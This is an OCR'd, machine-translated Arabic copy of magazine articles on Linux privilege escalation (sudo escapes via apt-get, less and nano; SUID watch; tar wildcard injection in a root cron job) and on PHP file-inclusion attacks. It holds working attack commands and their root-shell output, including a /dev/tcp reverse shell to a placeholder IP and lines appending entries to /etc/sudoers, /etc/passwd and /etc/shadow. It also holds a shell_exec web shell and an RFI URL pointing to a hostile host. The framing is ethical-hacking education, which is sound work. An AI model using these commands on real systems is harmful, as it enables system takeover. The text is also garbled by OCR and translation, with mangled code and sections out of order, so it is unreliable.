
ثم سأضيف هذا السطر، ثم أحفظ الملف وأخرج منه بشكل نظيف:

```
كريس ALL=EXEC:NOPASSWD: /usr/bin/apt-get
```

الآن سوف أتحقق من أن التكوين يعمل عن طريق تشغيل apt-getبدون Sudoأولاً، كما هو موضح في الشكل 1.
وفقًا لدليل ،sudo (man sudo)فإن تغيير EXECإلى NOEXECفي تكوين Sudoسيساعد في منع معظم حالات هروب الصدفة. وفي دليل ملف ،sudoers (man sudoers)يوجد قسم يسمى "منع هروب الصدفة" والذي يجعل القراءة مثيرة للاهتمام.

الآن بعد أن أضفت قاعدة إلى ملف ، sudoersفي الشكل ،2أقوم بتشغيل نفس الأمر مع Sudo لمعرفة ما إذا كان يعمل. عظيم،
لا اخطاء.
الآن للجزء الذكي. سأقوم بإلقاء نظرة صعبة بعض الشيء
ingلتقديم مثال على الكيفية التي قد تسمح بها بعض التطبيقات للمستخدم بشكل غير متوقع بتشغيل الصدفة، سواء عن قصد أم بغير قصد.

الشكل 2: تشغيل الأمر باستخدام sudoيعني تنفيذ الأمر بنجاح.



الشكل 3: نتائج مدمرة من خيار "التشغيل المسبق" البسيط.

Machine Translated by Google


```
chris@ip-10-78-51-24:~$ whoami
chris
chris@ip-10-78-51-24:~$ id
uid=1001(chris) gid=1001(chris) groups=1001(chris)
chris@ip-10-78-51-24:~$ sudo /usr/bin/apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# bash
root@ip-10-78-51-24:/tmp#
```

الشكل :4السعادة هي غلاف المستخدم المتميز.

قاع. يمكن للمستخدمين الكتابة مباشرة في تلك الشاشة دون إدخال أي شيء آخر. في الشكل ،6ترى ما يحدث عندما أكتب ببساطة bin/sh./!

يوضح الشكل 6أنني انتقلت من عرض سجل تغييرات iproute2البريء إلى الوصول إلى مستخدم الجذر ببضع ضغطات فقط على المفاتيح.

لتصعيد الامتيازات مع أقل
فائدة مباشرة، ولست بحاجة لتغيير sudoers
الملف، أولاً التحقق من المسار الكامل للملف الثنائي:

```
$حيث أقل
```

الآن يمكنني ضبط ملف :/etc/sudoers

```
كريس ALL=EXEC:NOPASSWD: /usr/bin/less
```

ماذا يمكنني أن أفعل الآن؟ جرب هذا الأمر:

```
$سودو أقل /etc/resolv.conf
```

في الشكل ،7أقوم بفتح ملف تكوين DNS resolv.confعبر Sudo.هل يمكنني تحقيق PrivEscبنفس الطريقة ولكن

```
iproute2 (5.10.0-4) unstable; urgency=medium

  * Backport 0012-iproute-force-rtm_dst_len-to-32-128.patch to fix ip
    route get with netmask (Closes: #944730)
  * Add d/not-installed file
  * Bump debhelper-compat to 13

 -- Luca Boccassi <bluca@debian.org>  Fri, 05 Feb 2021 23:34:59 +0000

iproute2 (5.10.0-3) unstable; urgency=medium

  * Backport patches to fix ip vrf exec (Closes: #980046)

 -- Luca Boccassi <bluca@debian.org>  Sun, 17 Jan 2021 23:11:31 +0000

iproute2 (5.10.0-2) unstable; urgency=medium

  * Backport patches from iproute2-next to support libbpf
/tmp/apt-changelog-WJCjGw/iproute2.changelog
```

الشكل :5يقوم مدير الحزم بتشغيل أقل لقراءة ملف سجل التغيير.

```
chris@ip-10-78-51-24:~$ sudo /usr/bin/apt-get changelog iproute2
Get:1 store: iproute2 5.10.0-4 Changelog
Fetched 56.5 kB in 0s (0 B/s)
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

الشكل :6انظر! أرى المستخدم الجذر مرة أخرى.

باستخدام bin/bash!/ بدلاً من bin/sh!/للحصول على مطالبة أكثر اكتمالاً؟
ويبين الشكل 8نتائج الكتابة bin/bash.!/في لعبة Technicolorالرائعة، أصبح لدي الآن وصول للمستخدم الجذر، بفضل أقل من ذلك
يأمر.

ماذا ترى؟
الآن سأغير اتجاهي وألقي نظرة على أداة شائعة أخرى، وهي محرر النصوص النانوي. وبما أنك على دراية بهذه العملية، فسوف أقوم بتسريع هذا المثال. باستخدام تكوين ملف sudoersالتالي:

```
chris@ip-10-78-51-24:~$  sudo less /etc/resolv.conf
chris@ip-10-78-51-24:~$ sudo less /etc/resolv.conf
root@ip-10-78-51-24:/home/chris# whoami
root
root@ip-10-78-51-24:/home/chris# id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-78-51-24:/home/chris#
```

الشكل :8لقد فعلت ذلك مرة أخرى. يتم عرض المستخدم المتميز.

سجل التغيير. أشعر بالذنب قليلاً عند اختيار APTمرة أخرى لأن مشكلة النداء هذه ستؤثر على العديد من التطبيقات، لكنني سألقي نظرة على التطبيقات الأقل استخدامًا مباشرةً بواسطة APTثم التطبيقات الأقل استخدامًا من تلقاء نفسها.
بدءًا من ملف sudoersمن المثال السابق، فإن ملف
أمر APTكما يلي:

```
$ Sudo /usr/bin/apt-get Changelog iproute2 U
#عرض ملف سجل التغيير لـ "iproute2"
```

يوضح الشكل 5الإخراج عند تشغيل هذا الأمر. إذا كنت قد استخدمت كمية أقل، فيجب أن يبدو الأمر مألوفًا جدًا.

ملف سجل التغيير والمطالبة المميزة في ملف

```
domain ec2.internal
search ec2.internal
nameserver 10.78.0.2
/etc/resolv.conf (END)
```

الشكل :7ملف resolv.conf.

Machine Translated by Google

الشكل 9: الفوز بالجائزة الكبرى مرة أخرى. أنا المستخدم الجذر!

file ليس لديه الإذن بتنفيذ الملف، فمن الممكن استخدام "s" بدلاً من ذلك. يوضح الشكل 10 أذونات ثنائي المراقبة الممتاز الذي يعمل على تحديث شاشتك أثناء تشغيل تطبيق آخر، حتى تتمكن من مراقبة التغييرات، أولاً بدون مجموعة البت الخاصة (الشكل 10).

انظر حرف s بدلاً من المكان المعتاد لـ x (لأذونات تنفيذ المستخدم) في الشكل 10. لاحظ أيضًا أن الملف مملوك للمستخدم الجذر.

لمعرفة ما إذا كان PrivEsc ممكنًا، قم بتشغيل الأمر التالي:

```
sh -p 1>&0 2>&0' $تنفيذي /usr/bin/watch -x sh -p -c 'reset;
```

قد يبدو هذا الأمر مألوفًا، لأنه يشبه أوامر النانو الموضحة سابقًا.

يوضح الشكل 11 أنني قمت بالارتقاء بنجاح إلى مستوى المستخدم الجذر مرة أخرى.

احزمها

يمكن للمهاجم استخدام العديد من الطرق الأخرى لتحقيق PrivEsc. وحتى تجميعها في فئات محددة يخلق قائمة طويلة جدًا.

بعد ذلك، سألقي نظرة على طريق شائع آخر، وهو إساءة استخدام وظائف cron مع القطران.

يتوفر الأمر tar في الغالبية العظمى من توزيعات Linux ويستخدم بشكل شائع لإنشاء كرات القطران، وهي عبارة عن مجموعة من الملفات المجمعة التي يتم دفعها بعد ذلك عبر برامج مثل gzip to com، ثم اضغط على الحزمة وتقليص حجم الملف. إذا كنت تستخدم Linux، فمن المحتمل أنك استخدمت tar لنقل الملفات الكبيرة أو إنشاء نسخ احتياطية.

```
كريس ALL=EXEC:NOPASSWD:/usr/bin/nano
```

تحتاج إلى الأوامر التالية لـ PrivEsc:

```
$سودو نانو
CTRL-R
CTRL-X
إعادة ضبط؛ ش 0&<2 0&>1
```

لاحظ أنك تحتاج إلى فتح Nano ثم الكتابة مباشرةً، بعد استخدام ضغطات المفاتيح CTRL+X و CTRL+R (التي تفتح قائمة "الأمر للتنفيذ") قبل لصق السطر الأخير أعلاه. ويبين الشكل 9 النتائج. لاحظ أنك سترى بعض المخرجات المشوهة قبل الضغط على مفتاح Enter أربع مرات أو نحو ذلك لمسح القائمة.

المساحة السوداء في أعلى الشكل 9 هي المكان الذي قد يتم عرض المستند فيه. من خلال تشغيل الأوامر الموضحة، انتقلت القائمة من أسفل الشاشة (بعد الضغط على مفتاح Enter عدة مرات).

الحيل SUID


هناك طريق آخر لتحقيق PrivEsc على Linux وهو عبر أذونات SUID (أو تعيين معرف مستخدم المالك). يمكنك العثور على جميع ملفات SUID الموجودة على النظام (أو على الأقل الملفات التي يمكن لحساب المستخدم الحالي الخاص بك رؤيتها)، باستخدام الأمر التالي:

```
$ find / -perm -u=s -type f 2>/dev/null
```


يُظهر الإخراج قائمة ضخمة، ولكن مع قليل من التدريب على تمارين Capture the Flag (CTF)، يمكنك اكتشاف ملفات SUID غير العادية بسرعة نسبية.

إذا قمت بتعيين ملف بامتيازات SUID، فعند تشغيله، بدلاً من تشغيله بواسطة المستخدم الحالي، يتم تنفيذه بواسطة مالك الملف. لا يهم من يديرها، المالك ينفذها بفعالية.

يظهر امتياز SUID في قائمة الملفات التي تحتوي على حرف s، حتى لو كان صاحب



الشكل 10: تحذير: يقوم Linux بوضع علامة على ملف SUID باعتباره مشكلة، باللون الأحمر!



الشكل 11: لقد تمكنت من إساءة استخدام إعداد SUID في ثنائي الساعة.

Machine Translated by Google

الأمر الذي يتم تشغيله بالفعل (وهو cron، في هذه الحالة).
مخيف، أنا متأكد من أنك توافق على ذلك.
السؤال الأول هو ما هي محتويات البرنامج النصي للنسخ الاحتياطي؟ يحتوي البرنامج النصي على سطرين فقط -الجزء المهم هو حرف البدل (العلامة النجمية) الذي يوضح أن tarسيجمع جميع الملفات في الدليل / ، tmpكما هو موضح هنا (ظلت اختباراتي تفشل عندما لم أقم بتشغيل cd /tmpبشكل صريح و بدلاً من ذلك ذكر المسارات الكاملة):

```
/#بن/باش
مؤتمر نزع السلاح / تمة؛ القطران * -czf /home/chris/daily-backup-file-etc.tar.gz
```

حرف البدل هو كيف يمكنني إساءة استخدام أمر . tar

السؤال التالي هو، هل يمكنني الكتابة إلى الدليل الذي يقوم tarبإنشاء النسخ الاحتياطية منه؟ سأقوم بإنشاء ملف في المجلد / ، tmpباستخدام أمر اللمس باسم كريس:

```
$قرص مضغوط / تمب؛ المس كريس-إنشاء-ملف-test.txt
$ليرة سورية -آل txt.*
1 ---r--r-- كريس كريس 23 0أبريل 11:42ش
كريس-إنشاء-ملف-test.txt
```

عظيم. لدي حق الوصول إلى الدليل / ، tmpوهو المكان الذي تحصل فيه كرة القطران الاحتياطية على ملفاتها.
بعد ذلك، سأهاجم البرنامج النصي الذي يتم تشغيله في مهمة cronعن طريق إضافة verse Shell re إلى الملف، والذي سيتم تجميعه وضغطه كجزء من الملفات التي يجمعها بإخلاص. (راجع مقالة الأصداف العكسية في مكان آخر من هذه المشكلة.)

الصدفة العكسية، إذا لم تكن على دراية بها، هي طريقة لجعل جهاز مخترق (عادةً خادمًا) يتصل بالمنزل بجهاز المهاجم. تعمل الأصداف العكسية على تبسيط تعقيدات جدار الحماية عن طريق إنشاء اتصال شبكة صادر بالمهاجم.

الجهاز المهاجم هو جهاز الكمبيوتر المحمول Ubuntu Linuxالخاص بي. سطر mand comالخاص بالصدفة العكسية عبارة عن بطانة Bashواحدة بسيطة نسبيًا (تحل محل XXXsلعنوان IPالخاص بجهاز الكمبيوتر المحمول الخاص بي):

```
أخبارممتازه. يمكنني تعديل البرنامج النصي هذا كما تريد . في هذه المرحلة، لا يوجد فرق كبير في محتويات ملف البرنامج النصي. هناك العديد من الطرق لتصبح جذرًا من سيناريو مثل هذا. سألقي
```

نظرة على عدة طرق أخرى بعد قليل، لكن في الوقت الحالي، سأركز على إساءة استخدام بعض الوظائف حسنة النية في برنامج .tar
سأقوم بعد ذلك بتنفيذ الأمر التالي على جهاز الكمبيوتر المحمول الخاص بي. يطلب هذا الأمر من netcat(المتوفر في مستودعات معظم أنظمة Linux)الوقوف والاستماع إلى منفذ TCP 8888، والذي فتحته على جهاز توجيه النطاق العريض الخاص بي للإشارة إلى عنوان IPالداخلي لجهاز الكمبيوتر المحمول الخاص بي:

```
الاستماع على 8888 0.0.0.0
```

غالبًا ما يُطلق على هذا الأمر اسم المستمع. تحدد خيارات الأمر الإسهاب، ومنفذًا مفتوحًا لمنفذ TCP رقم 8888، وتجاهل عمليات بحث DNS. سأترك هذا الأمر على الجهاز الموجود على حاسوبي المحمول، سأتحقق لاحقًا لأرى ما تفعله المحطة الفارغة.

بالعودة إلى مجلد / tmp di للجهاز المستهدف، سأقوم بإنشاء ملف

مفهوم PrivEscبسيط نسبيًا، ومع ذلك، هناك خطوات قليلة المعنية. خذ بعين الاعتبار ملف crontabالنموذجي (الشكل .(12 لاحظ أن السطر الأخير يذكر برنامج نصي احتياطي (يتم تشغيله بواسطة المستخدم الجذر) يسمى chris-backup-script.sh.
يتم تشغيل البرنامج النصي الخاص بالشكل 12بواسطة المستخدم الجذر كل دقيقة. لدي أيضًا إمكانية الوصول لمعرفة النص الموجود في الملف /usr/local/etc/ الدليل يفعل. يقوم بإنشاء ملف نسخة احتياطية في الدليل الرئيسي للمستخدم يسمى كريس.

تكشف قائمة دليل chris~عن وجود هذا الملف، ويتم الكتابة فوقه كل دقيقة كما هو مشتبه به. والأهم من ذلك أنها مملوكة للمستخدم الجذر:

```
1 --rw-r--r-جذر الجذر 23 237أبريل 11:15ش
ملف النسخ الاحتياطي اليومي-etc.tar.gz
```

يمكن لمستخدم chrisقراءة محتويات ملف النسخ الاحتياطي باستخدام أمر comمثل:

```
etc.tar.gzملف النسخ الاحتياطي اليومي-zless
```

ولكن هذا ليس ما سأنظر إليه الآن. بدلاً من تشغيل وظيفة cronكل يوم، تعمل وظيفة cronكل دقيقة، مما يجعلها سهلة الاستخدام (يبدو أن من قام بإعدادها كان يختبرها كل دقيقة ونسي تشغيلها مرة واحدة يوميًا).

لماذا لا تتحقق من البرنامج النصي الذي تستدعيه وظيفة cron
معرفة ما إذا كان من الممكن تحرير الملف دون امتيازات الجذر. الملف موجود في الدليل / . etc /usr/localإليك ما يراه المستخدم كريس من خلال قائمة الدليل:

```
usr/local/etc$ ls -al/:421-73-87-01-piكريس@
[...قص؟]
1 x-rwxr-xr-كريس كريس 22 70أبريل 09:11ش
كريس-النسخ الاحتياطي-script.sh
```

```
# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/1 *   * * *   root    /usr/local/etc/chris-backup-script.sh
```

الشكل 12: يحتوي السطر الأخير على برنامج نصي Shellيتم تشغيله بواسطة المستخدم الجذر.

Machine Translated by Google

القائمة :2الغلاف العكسي

```
nc -nvlp 8888 $~:oeX@كريس
الاستماع على 8888 0.0.0.0
تم تلقي الاتصال على 44626 3.87.142.40

root@ip-10-78-37-124:/tmp# whoami
من أنا
جذر
root@ip-10-78-37-124:/tmp# id
...
uid=0(الجذر) gid=0(الجذر) المجموعات=0(الجذر)
```

القائمة :1قائمة الدليل /tmp

```
tmp$ ls-al/:421-73-87-01-pi@كريس
1 --rw-r-r-كريس كريس
1 --rw-r-r-كريس كريس
1 x-rwxr-xr-كريس كريس 23 45أبريل 11:49 phonehome.sh
23أبريل 11:58 '--checkpoint-action=exec=sh phonehome.sh'
1أبريل 11:59 23'--نقطة تفتيش=1'
[...قص؟]
23أبريل 11:42 test.txt-ملف-إنشاء-كريس
```

الوصول إلى امتيازات المستخدم الفائقة.

على سبيل المثال، كان بإمكاني إضافة سطر إلى البرنامج النصي للنسخ الاحتياطي الذي غيّر التكوين في ملف / ،etc/sudoersصديقنا القديم من وقت سابق، والذي كتب قاعدة توفر وصول المستخدم الجذر:

```
echo "chris ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers
```

أو كان بإمكاني إنشاء مستخدم جديد في الملف /:etc/passwd

```
صدى "المستخدم الخارق:0:0:المستخدم الخارق:/var:/bin/sh" >> /etc/passwd
```

وماذا عن إضافة تجزئة كلمة المرور التي أنشأتها بنفسك إلى ملف / ؟etc/shadowفكر فيما يلي (تم تنقيحه لإخفاء كلمة مرور "الجذر") الخاصة بي:

```
صدى "الجذر:U:19217:/:kfs7VL/SC$rDAaI/0Sdsxp$6$L
0:99999:7::: >> /etc/shadow
```

مع قليل من الاختبار، يمكنك ذلك قريبًا

```
سو -
```

للمستخدم الجذر على الجهاز المستهدف مع الإفلات من العقاب.

أنا متأكد من أنه بعد رؤية هذه الأمثلة، سوف تفهم تمامًا الآثار المترتبة على الحصول على أي نوع من الوصول إلى وظائف cronالتي تعمل كمستخدم متميز. وحتى الحصول على رؤية واضحة لما تفعله وظائف cronهذه يمنح المهاجم ميزة واضحة.

خاتمة

آمل أن يشجعك المحتوى الذي قمت بتغطيته على معرفة المزيد حول القرصنة الأخلاقية. من المفيد والمفيد أن نفهم كيف يفكر المهاجمون. ومن المريح أيضًا رؤية القيود التي يواجهها المهاجمون، والتي لا يعوقها سوى عدد قليل من عناصر التحكم الأمنية المدروسة جيدًا في .Linuxإن المعرفة التي تكتسبها من خلال ممارسة PrivEsc يمكن أن تجعلك أكثر فعالية في الدفاع عن أنظمتك. نن

معلومات

[1]تصعيد الامتياز:
https://en.wikipedia.org/wiki/Privilege_escalation

[2]اختبار القلم في /AWS: https://aws.amazon.com/security/penetration-testing

[3]سودو: https://linux.die.net/man/8/sudo

مؤلف

كريس بيني هو مستشار Cloud Native Securityومؤلف مشارك لكتاب /https://www.amazon.com
Cloud Native Security:
Cloud-Native-Security-Chris-Binnie/dp/1119782236.

نص يسمى phonehome.shوأضف غلافًا واحدًا عكسيًا.
لاحظ أنني لا أقوم بتثبيت أي برنامج على الجهاز المستهدف؛ كل ذلك مدمج (وهذا في حد ذاته يجب أن يكون مقلقًا لمالك الجهاز). باستخدام محرر النصوص، قمت بإضافة عنوان IPالعام الخاص بي ورقم المنفذ 8888 وقمت بإنشاء الهاتف-

البرنامج النصي home.shالقابل للتنفيذ:

```
$ cat /tmp/phonehome.sh
#!/بن/باش
bash -c 'bash -i >& /dev/tcp/XX.XXX.XX.XX/8888 0>&1'

$ chmod +x phonehome.sh
```

أحتاج الآن إلى إنشاء بعض أسماء الملفات ذات المظهر الغريب بعض الشيء لخداع tarللقيام بما أريده أن يفعله.

سأقوم بإنشاء ملف في الدليل / tmpالذي يستدعي بشكل أساسي البرنامج النصي :phonehome.sh

```
$مؤتمر نزع السلاح / نصب

"" $صدى "--checkpoint-action=exec=sh phonehome.sh" > --
"" $صدى <--نقطة تفتيش=1
```

لإعادة الصياغة، يخبر أمرا الصدى tarأن يقوم بإجراء ما ويعرض أيضًا التقدم المحرز في نقطة التفتيش. وفقًا لصفحة دليل القطران، يشير خيار نقطة التحقق[N] إلى عرض التقدم في كل سجل رقم (في هذه الحالة .(N=1 يحدد خيار checkpoint-action-الإجراء الذي سيتم تشغيله مع كل نقطة تفتيش (في هذه الحالة، قم بتشغيل البرنامج النصي .(phonehome.sh

يبدو الدليل / tmpالآن مثل الإخراج في القائمة .1
الآن أنا بحاجة للتحقق مما إذا كانت مهمة cronقد تم تشغيلها. وفقًا للطابع الزمني، تم تحديث ملف النسخ الاحتياطي في / ،home/chrisلذا سأتحقق من محطة الصدفة العكسية على الكمبيوتر المحمول الخاص بي.

ممتاز! أستطيع الآن رؤية بعض المخرجات، والأهم من ذلك، الموجه (القائمة .(2كما ترون، تم إرسال المستخدم الجذر مسبقًا، لذا أصبح لدي الآن سيطرة كاملة على الجهاز كمستخدم متميز!

ستلاحظ في القائمة 2أن الإخراج يبدأ على الكمبيوتر المحمول الخاص بي (المسمى Xeo)وينتهي بمطالبة المستخدم الجذر على مثيل .AWSيُظهر أمر idأن GIDو UIDالخاصين بالمستخدم الجذر موجودان أيضًا.

الترجيع

هناك طرق أخرى لإساءة استخدام وظيفة cronبالإضافة إلى القطران
الاختراق الذي وصفته للتو. تذكر أنني قمت بالفعل بقراءة/كتابة الوصول إلى البرنامج النصي الاحتياطي الذي يتم استدعاؤه بواسطة وظيفة ،cronلذلك لم أضطر إلى استخدام خدعة أحرف البدل الموضحة في مثال .tar

بدلاً من ذلك، كان بإمكاني تحرير البرنامج النصي للنسخ الاحتياطي مباشرةً. يكون
نظرًا لأنه يعمل كمستخدم جذر في ملف ،crontabكان بإمكاني ملؤه بجميع أنواع الحمولات الغريبة والرائعة للحصول عليه

Machine Translated by Google

الوظيفة المحلية

يستخدم هجوم تضمين الملفات المحلية الملفات الموجودة بالفعل على النظام المستهدف. بقلم كريس بيني

```
https://www.normalwebsite.tld/index.php?page-template=U
https://badthings.tld/badcode.php
```

إنه مفهوم سهل المتابعة وينبغي أن يعطيك إشارة إلى تقنيات تضمين الملفات المحلية التي سألقي نظرة عليها بعد ذلك.

منتجات من مصادر محلية

وفقًا لمشروع أمان التطبيقات العالمية المفتوحة :[1] (OWASP)

"...تحدث ثغرة LFI، على سبيل المثال، عندما تتلقى الصفحة، كمدخل، المسار إلى الملف الذي يجب تضمينه ولا يتم تصحيح هذا الإدخال بشكل صحيح، مما يسمح بأحرف اجتياز الدليل (مثل dot-dot-شرطة مائلة) ليتم حقنها."

بمعنى آخر، استخدام الأحرف ../../ في عنوان URL يعني أن الخادم يتحرك بعيدًا عن الدليل الجذر لخادم الويب (والذي عادةً ما يكون var/www/html / على خوادم الويب Linux Apache) لتوفير الدليل اجتياز. ومع ذلك، يذهب LFI إلى أبعد من ذلك، لأنه يتسبب أيضًا في قيام الخادم بتنفيذ الملف الذي يصل إليه. فكر في خادم يدعم PHP وينفذ صفحات ويب PHP تمامًا كما ينفذ أي نوع آخر من البرامج النصية.

خادم الويب PHP الذي أستخدمه للاختبار يعمل على مثيل AWS وتم ضبطه للسماح للسطر الأول من صفحات PHP باستخدام ما يسمى بالعلامات القصيرة. بدلاً من استخدام <?php في بداية كل صفحة، سيتم أيضًا معالجة محتوى PHP باستخدام .?>

يتم أحيانًا تعيين إعداد العلامة القصيرة هذا لأنه يقوم بإنشاء تعليمات برمجية أسرع في الكتابة. يمكنك تمكين العلامات القصيرة في ملف php.ini (وهو Apache2/php.ini / etc/php/8.2/في حالتي) باستخدام ما يلي (قد تحتاج إلى إعادة تشغيل خادم الويب):

```
short_open_tag = تشغيل
```

ليس من المعقول استخدام العلامات القصيرة على خوادم الإنتاج في حالة تعطيل PHP عن غير قصد وتم طباعة كافة التعليمات البرمجية الخاصة بك بشكل مباشر على موقع الويب الخاص بك ليتمكن المهاجمون من رؤيتها. لكنني أفضل استخدام العلامات القصيرة للاختبار.

للحصول على فكرة أفضل عن كيفية عمل LFIs، وهي عبارة عن جزء سيئ من التعليمات البرمجية المعرضة لـ LFI، والتي تقوم بتشغيل وظيفة shell_exec الخطيرة . كما قد تتخيل، يتيح لك هذا الرمز تشغيل الأوامر من سطر الأوامر كما قد تفعل في الوحدة الطرفية.

في القائمة 2، لاحظ أنني أتحقق من وجود المتغير superglobal $_REQUEST (راجع الدليل [2] قبل تشغيل shell_exec). إذا لم أفتقد شيئًا ما (PHP الخاص بي صدئ جدًا)، فإن $_REQUEST المتغير يعني أنه من المحتمل أن يكون HTTP POST أو HTTP GET (وملف تعريف الارتباط، على ما أعتقد، إذا نظرت إلى صفحة الدليل)

غالبًا ما يقوم المتسللون بتغيير بعض المتغيرات الموجودة في عناوين URL الخاصة بموقع الويب. يمكن أن يقع هذا النوع من الهجمات ضمن عدد من الفئات المختلفة. من وجهة نظر خادم الويب، أخلاقيا تتعلق بعض الهجمات بمعالجة الملفات التي يمكن للخادم الوصول إليها. تعريف اجتياز الدليل، كما يوحي، هو السماح للمهاجم باجتياز نظام الملفات ثم قراءة الملفات (التي لا ينبغي له الوصول إليها).

من ناحية أخرى، يمكن لهجمات تضمين الملفات المحلية (LFI) وهجمات تضمين الملفات عن بعد (RFI) أيضًا تنفيذ الملفات التي يمكنهم الوصول إليها. كما قد تتخيل، يهتم LFI بالملفات الموجودة بالفعل على النظام المستهدف (والذي عادة ما يكون خادمًا)، في حين أن RFI هو المكان الذي يقوم فيه المهاجم بتحميل ملف ضار (أو الإشارة إلى ملفات خارجية عبر عنوان .(URL

تتناول هذه المقالة طريقتي المفضلة للاستفادة من الميزات المحلية إدراج الملف. على الرغم من أن هذا الهجوم ليس هجومًا متقدمًا، إلا أنه عندما رأيت مدى إبداعه، فتح عيني حقًا على الأساليب البارعة التي يستخدمها المهاجمون. هذا الهجوم عبارة عن مزيج متوازن تمامًا من البساطة والمكر. أقدم أيضًا طرقًا إضافية لتوصيل الحمولات لاستغلال ثغرات LFI وتضمين الكثير من المراجع. سأستخدم PHP لهذه المقالة. كيف على الإطلاق، تنطبق المبادئ أيضًا على اللغات الأخرى الموجودة على جانب الخادم. كن حذرا! من البديهي أن نقول: استخدم فقط التقنيات والأدوات التقنية الواردة في هذه المقالة على أنظمتك الخاصة أو تلك التي لديك إذن صريح للاختبار عليها.

الاتصال بالمنزل

قبل أن أبدأ، ولإثارة شهيتك بتضمين ملف محلي، سأكون مقصرا إذا لم أقدم باختصار شرحًا لتضمين الملف البعيد أيضًا، مثل الكود الضعيف الموضح في القائمة .1

في المسار الطبيعي للأحداث، فإن الكود الموجود في القائمة 1 "يتضمن" أو يسحب محتوى صفحة أخرى عندما يطلب المتصفح الصفحة الرئيسية. يمكن أن يكون القالب عبارة عن ملف رأس أو تذييل يحتوي على العلامة التجارية للشركة على سبيل المثال. ومع ذلك، خاصة في الإصدارات الأقدم من PHP (حيث تم إهمال هذه الميزة في PHP 7.4.0، إذا كان الإعداد On = allow_url_include موجودًا، فإن السطر الثاني الذي يحتوي على تعليمات التضمين (في القائمة 1) يمكنه أيضًا سحب عنوان URL بعيد بدلاً من قوالب الصفحات المحلية. كما يمكنك أن تتخيل، يمكن أن يتغير محتوى عنوان URL البعيد بمرور الوقت، ولكن الأهم من ذلك، أنه من المحتمل أن يقوم المهاجم بتوجيه عنوان الصفحة إلى

متغير اللوحة على عنوان URL الخاص بهم. إذا اكتشف أحد المهاجمين الوظيفة وقام بإنشاء عنوان URL مثل ذلك الذي يليه، فيمكنه جعل خادم الويب الخاص بالهدف يقوم عن غير قصد بتنفيذ كود PHP في ملف :badcode.php

Machine Translated by Google

القائمة :4شيء مقتطف

```
<؟

$something = $_GET['something'];

إذا (إيسيت($شيء))
{
edulcni("$شيء ما");
}
آخر
{
include("anotherpage.php");
}

?>
```

القائمة :2ملف shell_execالخطير

```
<؟

( ( [ 'هذا' ]TSEUQER_$ )tessi) إذا

echo shell_exec($_REQUEST['this']);

?>
```

القائمة :1تضمين الملفات عن بعد

```
<؟

$page-template = $_GET["page-template"];

تضمين قالب صفحة ؛$

?>
```

القائمة :3الدليل الجذر لخادم الويب

```
Index.php License.txt readme.html Shell.php wp-activate.php wp-admin wp-blog-header.php
wp-comments-post.php
wp-links-opml.php wp-load.php wp-login.php يشمل wp-config-sample.php wp-config.php wp-content wp-cron.php wp-

wp-mail.php wp-settings.php wp-signup.php wp-trackback.php xmlrpc.php
```

set(هذا هو تعبير ، (issetوسوف يتضمن بيانات منه.
